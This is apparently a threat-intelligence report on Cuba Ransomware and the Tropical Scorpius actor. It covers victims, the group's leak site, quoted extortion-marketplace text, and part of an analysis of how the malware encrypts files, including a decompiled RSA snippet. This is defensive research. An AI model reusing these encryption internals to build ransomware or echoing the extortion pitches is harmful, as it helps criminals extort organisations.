Novel News on Cuba Ransomware: Greetings From Tropical Scorpius

unit42.paloaltonetworks.com/cuba-ransomware-tropical-scorpius/

Anthony Galiette, Daniel Bunce, Doel Santos, Shawn Westfall August 9, 2022

By Anthony Galiette, Daniel Bunce, Doel Santos and Shawn Westfall

August 9, 2022 at 9:00 AM

Category: Malware, Ransomware

Tags: Cloud-Delivered Security Services, Cortex XDR, Cuba Ransomware, Investigation and Response, ROMCOM RAT, threat intelligence, threat prevention, Tropical Scorpius, UNC2596, WildFire

This post is also available in: 日本語 (Japanese)

Executive Summary

Beginning in early May 2022, Unit 42 observed a threat actor deploying Cuba Ransomware using novel tools and techniques. Using our naming schema, Unit 42 tracks the threat actor as Tropical Scorpius.

Here, we start with an overview of the ransomware and focus on an evolution of behavior observed leading up to deployment of Cuba Ransomware. While this behavior was consistent for over a year, Unit 42 has observed some recent changes. This includes providing an overview of the ransomware's functionality and algorithms, as well as covering the technical details of the tactics, techniques and procedures (TTPs) used by Tropical Scorpius. Specifically, this involves:

- A new malware family that Unit 42 tracks as ROMCOM RAT.
- A weaponized local privilege escalation exploit to SYSTEM.
- A new Kerberos tool that Unit 42 tracks as KerberCache.
- A kernel driver for targeting security products.
- Identifying the use of the ZeroLogon hacktool.

Palo Alto Networks customers receive protections from the threats described in this blog through our Cloud-Delivered Security Services, namely Advanced Threat Prevention. Customers also receive protections from Cortex XDR and WildFire malware analysis.

If you think you may have been impacted by a cyber incident, the Unit 42 Incident Response team is available 24/7/365. You can also take preventative steps by requesting any of our cyber risk management services.

Full visualization of the techniques observed, relevant courses of action and indicators of compromise (IoCs) related to this report can be found in the Unit 42 ATOM viewer.


Related Unit 42 Topics	Ransomware
Names for threat actor group deploying Cuba Ransomware	Tropical Scorpius, UNC2596

Table of Contents

Tropical Scorpius Overview: How Cuba Ransomware Has Been Deployed

The Cuba Ransomware family first surfaced in December 2019. The threat actors behind this ransomware family have since changed their tactics and tooling to become a more prevalent threat in 2022. This ransomware has historically been distributed through Hancitor, which is usually delivered through malicious attachments. Tropical Scorpius has also been observed exploiting vulnerabilities in Microsoft Exchange Server, including ProxyShell and ProxyLogon.

This ransomware group uses double extortion alongside a leak site that exposes organizations that have allegedly been compromised (Figures 1a and 1b). That said, this group didn’t have a leak site when first observed in 2019; we suspect the inspiration for adding one came from other ransomware groups such as Maze and REvil. The Cuba Ransomware leak site also includes a paid section where the threat actors share leaks that were sold to an interested party.



Cuba RANSOMWARE welcomes you

This site contains information about companies that did not want to cooperate with us.
Part of the information is for sale, part is freely available.


have fun.

Free

Universal Payment Services - a Kuwait-Saudi partnership with a capital of 50 million USD - is one of the leaders in transaction processing and offers international, top-notch electronic transaction processing services through...

Driven from a service-oriented culture that continues to aim higher and brighter to develop leading-edge technology and market best services creating immense value for our clients, employees, consumers and shareholders.

Figure 1a. A screenshot from the leak site used by Cuba Ransomware, focused on the content the group makes freely available.



Paid content

The Squamish Nation is comprised of descendants of the Coast Salish Aboriginal peoples who lived in the present day Greater Vancouver area; Gibson’s landing and Squamish River watershed. The Squamish Nation have occupied and...

Figure 1b. A screenshot of the section of the Cuba Ransomware group’s leak site where data is offered for sale.

Tropical Scorpius Victimology

The most recent Unit 42 Ransomware Threat Report includes observations of Cuba Ransomware impacting 33 organizations. As of July 2022, Tropical Scorpius has used Cuba Ransomware to impact 27 additional organizations across multiple vectors, such as Professional and Legal Services, State and Local Government, Manufacturing, Transportation and Logistics, Wholesale and Retail, Real Estate, Financial Services, Health Care, High Technology, Utilities and Energy, Construction, and Education. A total of 60 organizations were exposed by this ransomware gang on its leak site since the group first surfaced in 2019.

We suspect the number of victims is larger than the leak site shows since ransomware operators usually don’t release the data publicly if the victim pays the ransom. That said, the FBI says the Cuba Ransomware gang made at least $43.9 million from ransom payments and has demanded at least $74 million.




Figure 2. Organizations appearing on the Cuba Ransomware leak site, distributed by industry.

We observed that this ransomware gang's leak site does not include as global a distribution of targeted organizations as other ransomware gangs operating right now. While leak sites don't reflect the actual number of victims impacted by this ransomware group, they still give us a general idea of a group's targets and objectives. We noticed that out of the 60 victims listed on the Cuba Ransomware leak site, 40 were located in the United States – 66% of the total number of allegedly breached organizations. By contrast, only about 30% of the allegedly breached organizations on the LockBit leak site are located in the U.S.





Figure 3. Geographic distribution of organizations targeted by Cuba Ransomware, according to the group’s leak site.

Industrial Spy and Tropical Scorpius

In May 2022, BleepingComputer reported that the marketplace Industrial Spy was moving into the ransomware business. After emerging in April 2022, Industrial Spy became known as a site where threat actors can sign up to buy stolen data from breached companies. The extension into ransomware, while a related type of malicious activity, also appears to have a connection to Tropical Scorpius.



WELCOME! DEAR [redacted]

WHO OWNS THE INFORMATION, HE OWNS THE WORLD

WE HAVE 3 SECTIONS IN OUR MARKET.
EVERY SECTION HAS ITS OWN RULES.

PREMIUM

1. Datapack will be there for 7 days
2. DP will be selled only in one hands
3. DP will be completely deleted from our servers after downloading confirmation
4. DP will be moved to "General" section if it won't be bought for 7 days

GENERAL

1. DP will NEVER be deleted from our servers
2. DP price becomes very low
3. DP could be selled to multiple clients
4. DP will be moved to "Free" section in future

FREE

1. DP can be downloaded for free
2. DP will NEVER be deleted from our servers
3. DP could be downloaded by multiple clients

PAYMENTS

You should proceed to "Wallet" page to recharge your balance. Using your "personal wallet" make your payment via Bitcoin. Funds will apear to your account automatically after 2 confirmations in the Blockchain network.

Figure 4. Industrial Spy landing page.


BleepingComputer reports that the ransom note used by Industrial Spy ransomware bears substantial resemblance to a Cuba ransom note, with both notes containing the exact same contact information. It’s worth mentioning that ransomware groups usually copy ransom notes from other groups for their own samples, but we believe there is more to this relationship.

Unit 42 observed a Cuba Ransomware payload used to encrypt the files on a compromised system, appending the .cuba extension to the files – but then observed that the exfiltrated data was posted for sale on the Industrial Spy marketplace.

We are still unsure why the Tropical Scorpius threat actors decided to leverage the Industrial Spy marketplace rather than their own leak site; however, due to the findings published by BleepingComputer and this curious incident, we believe there is more involvement between the two than originally thought.

Ransomware Functionality


While it is clear the Tropical Scorpius threat actors are constantly developing and updating their toolkit, the core Cuba Ransomware payload has remained roughly the same since its discovery in 2019. The cryptographic algorithms are still taken from WolfSSL's open source repository, specifically ChaCha for file encryption and RSA for key encryption.



```
v14 = a3;
if ( !a2 || !a1 || !a3 || !key )
  return BAD_FUNC_ARG;
v16 = wc_RsaEncryptSize(&key->int0);
v17 = v16;
v29 = v16;
if ( v16 > 512 )
  return RSA_BUFFER_E;
if ( v16 < 11 )
  return WC_KEY_SIZE_E;
v19 = v16 - 11;
if ( a1 > v17 - 11 )
  return RSA_BUFFER_E;
switch ( key->state )
{
  case 0:
  case 1:
    key->state = RSA_STATE_ENCRYPT_PAD;
    if ( v17 )
    {
      if ( v19 < a1 )
      {
        v20 = RSA_PAD_E;
        goto LABEL_28;
      }
      *a3 = 0;
      v21 = a3 + 1;
      v26 = v17 - 1;
      a3[1] = 2;
      v28 = v17 - 1 - a1 - 1;
      v20 = sub_404920(a14, a3 + 2, v28);
```

Figure 5. Code overlap between Cuba Ransomware and WolfSSL's RSA encrypt functionality.

Similarly to most ransomware families, Cuba Ransomware encrypts files differently depending on their size. If the file is less than 0x200000 bytes in length, the entire file is encrypted. If not, Cuba Ransomware encrypts the files in chunks of 0x100000 bytes, with the break in between the encrypted chunks differing based on the overall size. For example, a file with a size between 0x200000 bytes and 0xA00000 bytes will be modified in blocks of 0x400000 bytes until the file's end.



